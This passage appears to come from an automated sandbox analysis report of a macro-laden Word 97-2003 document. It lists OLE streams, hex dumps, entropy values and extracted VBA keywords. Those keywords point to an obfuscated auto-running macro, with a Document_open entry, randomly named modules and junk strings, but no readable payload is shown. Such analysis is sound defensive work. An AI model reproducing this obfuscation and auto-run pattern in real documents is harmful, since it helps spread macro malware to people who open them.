Stream Size:	-1
Data ASCII:	
Data Raw:	

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: UserForm2, Stream Size: -1

General	
Stream Path:	Macros/UserForm2
VBA File Name:	UserForm2
Stream Size:	-1
Data ASCII:	
Data Raw:	

Copyright null 2021

General

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: UserForm3, Stream Size: -1

General	
Stream Path:	Macros/UserForm3
VBA File Name:	UserForm3
Stream Size:	-1
Data ASCII:	
Data Raw:	

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_Base
VB_Customizable
VB_TemplateDerived
VB_GlobalNameSpace

VBA Code

VBA File Name: UserForm4, Stream Size: -1

General	
Stream Path:	Macros/UserForm4
VBA File Name:	UserForm4
Stream Size:	-1
Data ASCII:	
Data Raw:	

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_Customizable
VB_PredeclaredId
VB_GlobalNameSpace

Keyword
VB_Base
VB_TemplateDerived

VBA Code

VBA File Name: UserForm5, Stream Size: -1

General	
Stream Path:	Macros/UserForm5
VBA File Name:	UserForm5
Stream Size:	-1
Data ASCII:	
Data Raw:	

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: L6bihtdtnasc, Stream Size: 681

General	
Stream Path:	Macros/VBA/L6bihtdtnasc
VBA File Name:	L6bihtdtnasc
Stream Size:	681
Data ASCII:	. . . . . # . . . w . . . . . S . . } . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 1c 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 23 02 00 00 77 02 00 00 00 00 00 01 00 00 00 53 8f ed 7d 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
VB_Name

VBA Code

VBA File Name: Qfepbztq9r8o1l76, Stream Size: 16867

General	
Stream Path:	Macros/VBA/Qfepbztq9r8o1l76
VBA File Name:	Qfepbztq9r8o1l76
Stream Size:	16867
Data ASCII:	. . . . . 0 . . . . . S . . . . . x . . . . . M E . . . . .

General	
Data Raw:	01 16 01 00 00 f0 00 00 00 8c 08 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 93 08 00 00 0f 30 00 00 00 00 00 00 01 00 00 00 53 8f f0 d9 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
xaeBOIr
QokjF
RmtjCU:
ftFiaG
VBA.Replace
"hzJiH.sMeElQHFY.gexKUGUI"
OGQTPEH
lvaOGgAa
szYhABIf
MacHEivy:
"SIYsHYJ.szjuc.RoiPd"
rHCZjEw:
tbIDBxAIB:
IdHEFHG
BQvbJ
UMafav
Rwjxp:
wMbuCy
jvyTJ:
"IqlrqA.vtwEIm.IETEIJA"
pIPwEU
"PJdCYHGDx.xMcac.TuKMx"
pHvmE:
rrzVQC
DVIODFG
CFoGN:
"fJnkNjH.nGdvFGC.zkPVeOFC"
Rwjxp
qoqOYAnKJ
XgcnJVEG
Binary
HGRHh
"KlTTDXhW.iidsEDJqa.QyLHeCE"
dkidmfe:
"ihoEED.PDrskFBA.bJbNF"
"TtYIGDY.tYlIB.IXupzJHD"
Uzngzb:
"PuasnADG.cAXTGAN.sUXKFmjG"
"atyQEDH.RWyVArHAB.pVvDpHEuD"
FfUdDPm
qoqOYAnKJ:
"cHBGAIHG.cFpJGlJl.vbUoN"
ftFiaG:
natkhGFQD
RmtjCU
uTaPAIGNH
"DlzhGE.NKfSJqpcH.SjmcJJBJJ"
"TemfXF.bfMha.jnRqFK"
slPRBMFEB
XytRGbWWR:
"MyIuIGxxD.VpYVAPIw.iMbgAEuc"
"wLTBZpoB.cMFiJ.phmHGHlJI"
RlXsHI:
mMDIBBGH
FMrcDEFEQ
psnrIHICY:
XgcnJVEG:

Keyword
jTeLG:
jLvyJe
daVOIQkE
yUhrXM
kloRF
"jyHqihfKA.HgOuAh.cuXjB"
Resume
oSyUH:
tbIDBxAIB
OdtXGe:
bKRLCqR:
aiqHJw
"vQgTUNiC.nBxYKHe.euwNI"
StHrFBBI
yffJdpMFE
ErRsBJD:
nYVDF:
"XxmzEU.DyPyOF.GnJMGdHHU"
"jDyAHIGsG.AovRB.OpXLjg"
"YYaOCJyF.hdZxD.qyepAED"
uKlZBM:
dOVxshsCl
HGRHh:
"FRqFHc.GehTAlFeH.hjCZl"
Uzngzb
uoFsgOnl:
ChrW(wdKeyS)
nYVDF
"GBOjolD.psdHCIh.HuOuBFiwJ"
aNLAA:
FfUdDPm:
TrEWGLLVF
lBpiLIQXL
"nSjSfx.APeET.VNDhZIFF"
RGWBBRDVD
aMkVd
LeiBYFBA
"noFGAFvHG.kPRnsl.iUayAGGJ"
DhJcAB
"xWUqJ.yvlzE.lOPJGBIID"
QuDJB
zwuglCFsC:
"zZudKI.oKzyJHE.mICJqCLW"
rrzVQC:
MGNTHC
"hbDlwlQJE.qsCgEh.gJUPEC"
MJenElFhH:
shBWyQG
VB_Name
TrEWGLLVF:
xLdgAFZA
DobhmY:
IYLpCJ:
ErRsBJD
RlXsHI
"XLYdgIG.gQzexpZZ.RhwWu"
SWDkIFtR
kQkqMq
"SiPdpA.jcGoGFZG.ZFwWf"
jSyHcJYnj
zbWDKmIB
"GCWzCzxj.EBrCIIlA.lFKuCCPB"
LPluFEHD
DVlODFG:

Keyword
FMrcDEFEQ:
NfmoCHe
MJenEIFhH
zwuglCFsC
BcjsHnEg
bqloIAW:
"LVNMDIBAF.xsRQCZg.LUmCCICh"
UYDdxBQA
XDsudqEDb
"DdVxFIBEH.DhxsFC.oiBeEZBI"
wACNy
"mUzmj.DGYhPmFUM.FjtHqCA"
fgHICJHJ
mQgRQJCTI
LPluFEHD:
"RatqHEg.BQzvFHj.DPRWAZfCV"
IYLpCJ
"IQTLdE.FEpPmy.IHdOCgSB"
jCzixXAB
fgHICJHJ:
QuDJB:
gsCwnX
psnrIHICY
hDtiCc
"lVppvD.wgJNDzCy.gLKXd"
"eRlbAHDf.VXIsV.yVVaFD"
jvyTJ
bqloIAW
"gDQhOr.AdtYHAyCC.QdPVFH"
IdHEFHG:
"IhtjJG.WtfQBcbC.TNiPT"
kSctB
dkidmfe
FOjwlJ
NwkUz
qarxACNqv
daVOIQkE:
"SlGmA.VBVZECsNI.vtRtHG"
"kpKDCAObU.lvFrXHGJP.NZDXABTE"
pHvmE
xJNGw
aNLAA
tJBtVVy
Function
iAPcH
DkKDCCGD
uhOGZf
WMQzHDM
lICRFJ:
rNlIgDGG:
BQvbJ:
kSctB:
XDsudqEDb:
rHCZjEw
rNlIgDGG
lICRFJ
uKlZBM
"fQjsm.gYjzDADu.uLEQDCB"
"ZgugNT.fyNMD.sGSsb"
rLjMqJC
rPTbFNplg
"NwDyjJHj.sGvCc.zUWPZDN"
CFoGN
"FtLdBBFt.TgcFADq.QKdzF"

Keyword
String
MacHEivy
TAYfnygFI
DhJcAB:
yYtBFhh:
mQgRQJCTI:
oSyUH
qarxACNqv:
"Cyabs.OCfwHDf.gOFzDG"
TVKeFhHT
pRVuBH
dHHCYIX
OdtXGe
rLjMqJC:
hDtiCc:
xJNGw:
yYtBFhh
"wWbKMTCsB.TfYnablxs.EKZtUghe"
XytRGbWWR
IyiwBHG
HHrDJ
jTeLG
Error
Enpewjzyrpx()
Attribute
"DhFqOHHFH.LWgNFDF.xxbwQDD"
Close
dSxaFFFR
"ugVrJFm.YuthuIJ.ckCqK"
uoFsgOnl
"PuLhbH.VgtBGDc.mMkjrBBF"
"bsYyG.zoiSBCHJ.dLLbHJeCm"
IQtEqBGHB
etMoIHJ
DobhmY
JXfJku
"NrQDg.kdwxHDRVG.YuMDH"
shBWyQG:
xISbD
"spaJuD.hyjRQhJ.zAAqzHBB"
"WdQWH.qAFZlDnI.EPZlJJDnD"
bKRLCqR

VBA Code

VBA File Name: R4bm01nsbtdt1, Stream Size: 1106

General	
Stream Path:	Macros/VBA/R4bm01nsbtdt1
VBA File Name:	R4bm01nsbtdt1
Stream Size:	1106
Data ASCII:	. . . . . u . . . . . S . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 de 02 00 00 d4 00 00 00 da 01 00 00 ff ff ff ff e5 02 00 00 75 03 00 00 00 00 00 00 01 00 00 00 53 8f 9c d6 00 00 ff ff a3 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Enpewjzyrpx
False

Keyword
Private
VB_Exposed
Attribute
VB_Creatable
VB_Name
Document_open()
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: UserForm1, Stream Size: 1158

General	
Stream Path:	Macros/VBA/UserForm1
VBA File Name:	UserForm1
Stream Size:	1158
Data ASCII:	. . . . . @ . . . . . L . . . . . G . . . . . S . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 40 03 00 00 d4 00 00 00 4c 02 00 00 ff ff ff ff 47 03 00 00 9b 03 00 00 00 00 00 01 00 00 00 53 8f d3 a7 00 00 ff ff 01 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: UserForm2, Stream Size: 1160

General	
Stream Path:	Macros/VBA/UserForm2
VBA File Name:	UserForm2
Stream Size:	1160
Data ASCII:	. . . . . @ . . . . . L . . . . . G . . . . . S . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 40 03 00 00 d4 00 00 00 4c 02 00 00 ff ff ff ff 47 03 00 00 9b 03 00 00 00 00 00 01 00 00 00 53 8f df ca 00 00 ff ff 01 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute

Keyword
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: UserForm3, Stream Size: 1159

General	
Stream Path:	Macros/VBA/UserForm3
VBA File Name:	UserForm3
Stream Size:	1159
Data ASCII:	. . . . . @ . . . . . L . . . . . G . . . . . S . z + ... x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 40 03 00 00 d4 00 00 00 4c 02 00 00 ff ff ff ff 47 03 00 00 9b 03 00 00 00 00 00 01 00 00 00 53 8f 7a 2b 00 00 ff ff 01 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_Base
VB_Customizable
VB_TemplateDerived
VB_GlobalNameSpace

VBA Code

VBA File Name: UserForm4, Stream Size: 1160

General	
Stream Path:	Macros/VBA/UserForm4
VBA File Name:	UserForm4
Stream Size:	1160
Data ASCII:	. . . . . @ . . . . . L . . . . . G . . . . . S . M x . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 40 03 00 00 d4 00 00 00 4c 02 00 00 ff ff ff ff 47 03 00 00 9b 03 00 00 00 00 00 01 00 00 00 53 8f 4d 78 00 00 ff ff 01 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_Customizable
VB_PredeclaredId

Keyword
VB_GlobalNameSpace
VB_Base
VB_TemplateDerived

VBA Code

VBA File Name: UserForm5, Stream Size: 1159

General	
Stream Path:	Macros/VBA/UserForm5
VBA File Name:	UserForm5
Stream Size:	1159
Data ASCII:	. . . . @ . . . . L . . . . G . . . . S . b X . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 40 03 00 00 d4 00 00 00 4c 02 00 00 ff ff ff ff 47 03 00 00 9b 03 00 00 00 00 00 00 01 00 00 00 53 8f 62 58 00 00 ff ff 01 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 114

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	114
Entropy:	4.2359563651
Base64 Encoded:	True
Data ASCII:	. . . . F . . . . M i c r o s o f t W o r d 9 7 - 2 0 0 3 D o c u m e n t . . . . . M S W o r d D o c . . . . . W o r d . D o c u m e n t . 8 . . 9 . q . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 06 09 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 20 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 57 6f 72 64 20 39 37 2d 32 30 30 33 20 44 6f 63 75 6d 65 6e 74 00 0a 00 00 00 4d 53 57 6f 72 64 44 6f 63 00 10 00 00 00 57 6f 72 64 2e 44 6f 63 75 6d 65 6e 74 2e 38 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.252421588676
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . h . . . . p . . . . . . | . . . . M . . . .

General	
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 e8 00 00 00 0c 00 00 00 01 00 00 00 68 00 00 00 0f 00 00 00 70 00 00 00 05 00 00 00 7c 00 00 00 06 00 00 00 84 00 00 00 11 00 00 00 8c 00 00 00 17 00 00 00 94 00 00 00 0b 00 00 00 9c 00 00 00 10 00 00 00 a4 00 00 00 13 00 00 00 ac 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 540

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	540
Entropy:	4.15125561243
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . p . . . . X . . . . @ . . . . (. . . . . . . 0 . . . . 8 . . . . N o r m a l . d o t m .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 ec 01 00 00 11 00 00 00 01 00 00 00 90 00 00 00 02 00 00 00 98 00 00 00 03 00 00 00 70 01 00 00 04 00 00 00 58 01 00 00 05 00 00 00 a4 00 00 00 06 00 00 00 b0 00 00 00 07 00 00 00 bc 00 00 00 08 00 00 00 40 01 00 00 09 00 00 00 d0 00 00 00

Stream Path: 1Table, File Type: data, Stream Size: 7215

General	
Stream Path:	1Table
File Type:	data
Stream Size:	7215
Entropy:	5.85534358506
Base64 Encoded:	True
Data ASCII:	. . . . s . . . . 6 . . . 6 . . . 6 . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . 6 . . . 6 . . 6 . . . 6 . . . 6 . . . 6 . . . > . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . .
Data Raw:	0a 06 0f 00 12 00 01 00 73 01 0f 00 07 00 03 00 03 00 03 00 00 00 04 00 08 00 00 00 98 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00

Stream Path: Data, File Type: data, Stream Size: 99187

General	
Stream Path:	Data
File Type:	data
Stream Size:	99187
Entropy:	7.38968888242
Base64 Encoded:	True
Data ASCII:	s . . . D . d . . . . / g . , b . r . . . . j . . . . c . . . 8 . . . . A . . . . ? . . . . P . i . c . t . u . . e . . 1 . . . . . " . . . . R . . . . h . D . 3 . . . V 8 . . . . D . . . . F . . . . h . D . 3 . . . V 8 . . . .
Data Raw:	73 83 01 00 44 00 64 00 00 00 00 00 00 00 00 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 2f 67 eb 2c 62 01 72 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0f 00 04 f0 6a 00 00 00 b2 04 0a f0 08 00 00 00 01 04 00 00 00 0a 00 00 63 00 0b f0 38 00 00 00 04 41 01 00 00 00 3f 01 00 00 06 00 bf 01 00 00 10 00 ff 01 00 00 08 00 80 c3 14 00

Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 903

General	
Stream Path:	Macros/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	903
Entropy:	5.32016542547
Base64 Encoded:	True
Data ASCII:	I D = " { A 1 A 8 2 5 2 F - 4 1 E D - 4 3 8 E - A 9 E 2 - 8 0 E 5 6 5 2 E E F 3 3 } " . . D o c u m e n t = R 4 b m 0 1 n s b t d t 1 / & H 0 0 0 0 0 0 0 0 . . P a c k a g e = { A C 9 F 2 F 9 0 - E 8 7 7 - 1 1 C E - 9 F 6 8 - 0 0 A A 0 0 5 7 4 A 4 F } . . B a s e C l a s s = U s e r F o r m 1 . . B a s e C l a s s = U s e r F o r m 2 . . B a s e C l a s s = U s e r F o r m 3 . . B a s e C l a s s = U s e r F o r m 4 . . B a s e C l a s s = U s e r F o r m 5 . . M o d u l e = Q f e p b z t q 9 r 8 o 1 l 7 6

General	
Data Raw:	49 44 3d 22 7b 41 31 41 38 32 35 32 46 2d 34 31 45 44 2d 34 33 38 45 2d 41 39 45 32 2d 38 30 45 35 36 35 32 45 45 46 33 33 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 52 34 62 6d 30 31 6e 73 62 74 64 74 31 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 50 61 63 6b 61 67 65 3d 7b 41 43 39 46 32 46 39 30 2d 45 38 37 37 2d 31 31 43 45 2d 39 46 36 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 0d 0a

Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 284

General	
Stream Path:	Macros/PROJECTwm
File Type:	data
Stream Size:	284
Entropy:	3.71118828619
Base64 Encoded:	False
Data ASCII:	R 4 b m 0 1 n s b t d t 1 . R . 4 . b . m . 0 . 1 . n . s . b . t . d . t . 1 . . . U s e r F o r m 1 . U . s . e . r . F . o . r . m . 1 . . . U s e r F o r m 2 . U . s . e . r . F . o . r . m . 2 . . . U s e r F o r m 3 . U . s . e . r . F . o . r . m . 3 . . . U s e r F o r m 4 . U . s . e . r . F . o . r . m . 4 . . . U s e r F o r m 5 . U . s . e . r . F . o . r . m . 5 . . . Q f e p b z t q 9 r 8 o 1 l 7 6 . Q . f . e . p . b . z . t . q . 9 . r . 8 . o . 1 . l . 7 . 6 . . . L 6 b i h t d t n a s c .
Data Raw:	52 34 62 6d 30 31 6e 73 62 74 64 74 31 00 52 00 34 00 62 00 6d 00 30 00 31 00 6e 00 73 00 62 00 74 00 64 00 74 00 31 00 00 00 55 73 65 72 46 6f 72 6d 31 00 55 00 73 00 65 00 72 00 46 00 6f 00 72 00 6d 00 31 00 00 00 55 73 65 72 46 6f 72 6d 32 00 55 00 73 00 65 00 72 00 46 00 6f 00 72 00 6d 00 32 00 00 00 55 73 65 72 46 6f 72 6d 33 00 55 00 73 00 65 00 72 00 46 00 6f 00 72 00 6d 00

Stream Path: Macros/UserForm1/\x1CompObj, File Type: data, Stream Size: 97

General	
Stream Path:	Macros/UserForm1/\x1CompObj
File Type:	data
Stream Size:	97
Entropy:	3.61064918306
Base64 Encoded:	False
Data ASCII:	. . . . . M i c r o s o f t F o r m s 2 . 0 F o r m . . . . . E m b e d d e d O b j e c t . . . . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 00 00 00 00 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm1/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266

General	
Stream Path:	Macros/UserForm1/\x3VBFrame
File Type:	ASCII text, with CRLF line terminators
Stream Size:	266
Entropy:	4.62034133633
Base64 Encoded:	True
Data ASCII:	V E R S I O N 5 . 0 0 . . B e g i n { C 6 2 A 6 9 F 0 - 1 6 D C - 1 1 C E - 9 E 9 8 - 0 0 A A 0 0 5 7 4 A 4 F } U s e r F o r m 1 . . C a p t i o n = " U s e r F o r m 1 " . . C l i e n t H e i g h t = 3 0 1 5 . . C l i e n t L e f t = 1 2 0 . . C l i e n t T o p = 4 6 5 . . C l i e n t W i d t h = 4 5 6 0 . . S t a r t U p P o s i t i o n = 1 ' C e n t e r O w
Data Raw:	56 45 52 53 49 4f 4e 20 35 2e 30 30 0d 0a 42 65 67 69 6e 20 7b 43 36 32 41 36 39 46 30 2d 31 36 44 43 2d 31 31 43 45 2d 39 45 39 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 20 55 73 65 72 46 6f 72 6d 31 20 0d 0a 20 20 20 43 61 70 74 69 6f 6e 20 20 20 20 20 20 20 20 20 3d 20 20 20 22 55 73 65 72 46 6f 72 6d 31 22 0d 0a 20 20 20 43 6c 69 65 6e 74 48 65 69 67 68 74 20 20 20 20 3d 20

Stream Path: Macros/UserForm1/f, File Type: data, Stream Size: 38

General	
Stream Path:	Macros/UserForm1/f
File Type:	data
Stream Size:	38
Entropy:	1.54052096453
Base64 Encoded:	False
Data ASCII:	. . . . . } . . k . . . . .
Data Raw:	00 04 18 00 00 0c 00 08 00 7d 00 00 6b 1f 00 00 c6 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm1/o, File Type: empty, Stream Size: 0

General	
Stream Path:	Macros/UserForm1/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: Macros/UserForm2/\x1CompObj, File Type: data, Stream Size: 97

General	
Stream Path:	Macros/UserForm2/\x1CompObj
File Type:	data
Stream Size:	97
Entropy:	3.61064918306
Base64 Encoded:	False
Data ASCII:	. . . . . Microsoft Forms 2.0 Form . . . . . Embedded Object . . . . . 9.q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 00 00 00 00 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm2/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266

General	
Stream Path:	Macros/UserForm2/\x3VBFrame
File Type:	ASCII text, with CRLF line terminators
Stream Size:	266
Entropy:	4.62970308443
Base64 Encoded:	True
Data ASCII:	VERSION 5.00 . . Begin {C62A69F0-16DC-11CE-9E98-00AA00574A4F} UserForm2 . . Caption = "UserForm2" . . ClientHeight = 3015 . . ClientLeft = 120 . . ClientTop = 465 . . ClientWidth = 4560 . . StartUpPosition = 1 'CenterOw
Data Raw:	56 45 52 53 49 4f 4e 20 35 2e 30 30 0d 0a 42 65 67 69 6e 20 7b 43 36 32 41 36 39 46 30 2d 31 36 44 43 2d 31 31 43 45 2d 39 45 39 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 20 55 73 65 72 46 6f 72 6d 32 20 0d 0a 20 20 20 43 61 70 74 69 6f 6e 20 20 20 20 20 20 20 20 20 3d 20 20 20 22 55 73 65 72 46 6f 72 6d 32 22 0d 0a 20 20 20 43 6c 69 65 6e 74 48 65 69 67 68 74 20 20 20 20 3d 20

Stream Path: Macros/UserForm2/f, File Type: data, Stream Size: 38

General	
Stream Path:	Macros/UserForm2/f
File Type:	data
Stream Size:	38
Entropy:	1.54052096453
Base64 Encoded:	False
Data ASCII:	. . . . . } . . k . . . . .
Data Raw:	00 04 18 00 00 0c 00 08 00 7d 00 00 6b 1f 00 00 c6 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm2/o, File Type: empty, Stream Size: 0

General	
Stream Path:	Macros/UserForm2/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: Macros/UserForm3/\x1CompObj, File Type: data, Stream Size: 97

General	
Stream Path:	Macros/UserForm3/\x1CompObj
File Type:	data

General	
Stream Size:	97
Entropy:	3.61064918306
Base64 Encoded:	False
Data ASCII:	. . . . . Microsoft Forms 2.0 Form . . . . . Embedded Object . . . . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 00 00 00 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm3/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266

General	
Stream Path:	Macros/UserForm3/\x3VBFrame
File Type:	ASCII text, with CRLF line terminators
Stream Size:	266
Entropy:	4.63438395848
Base64 Encoded:	True
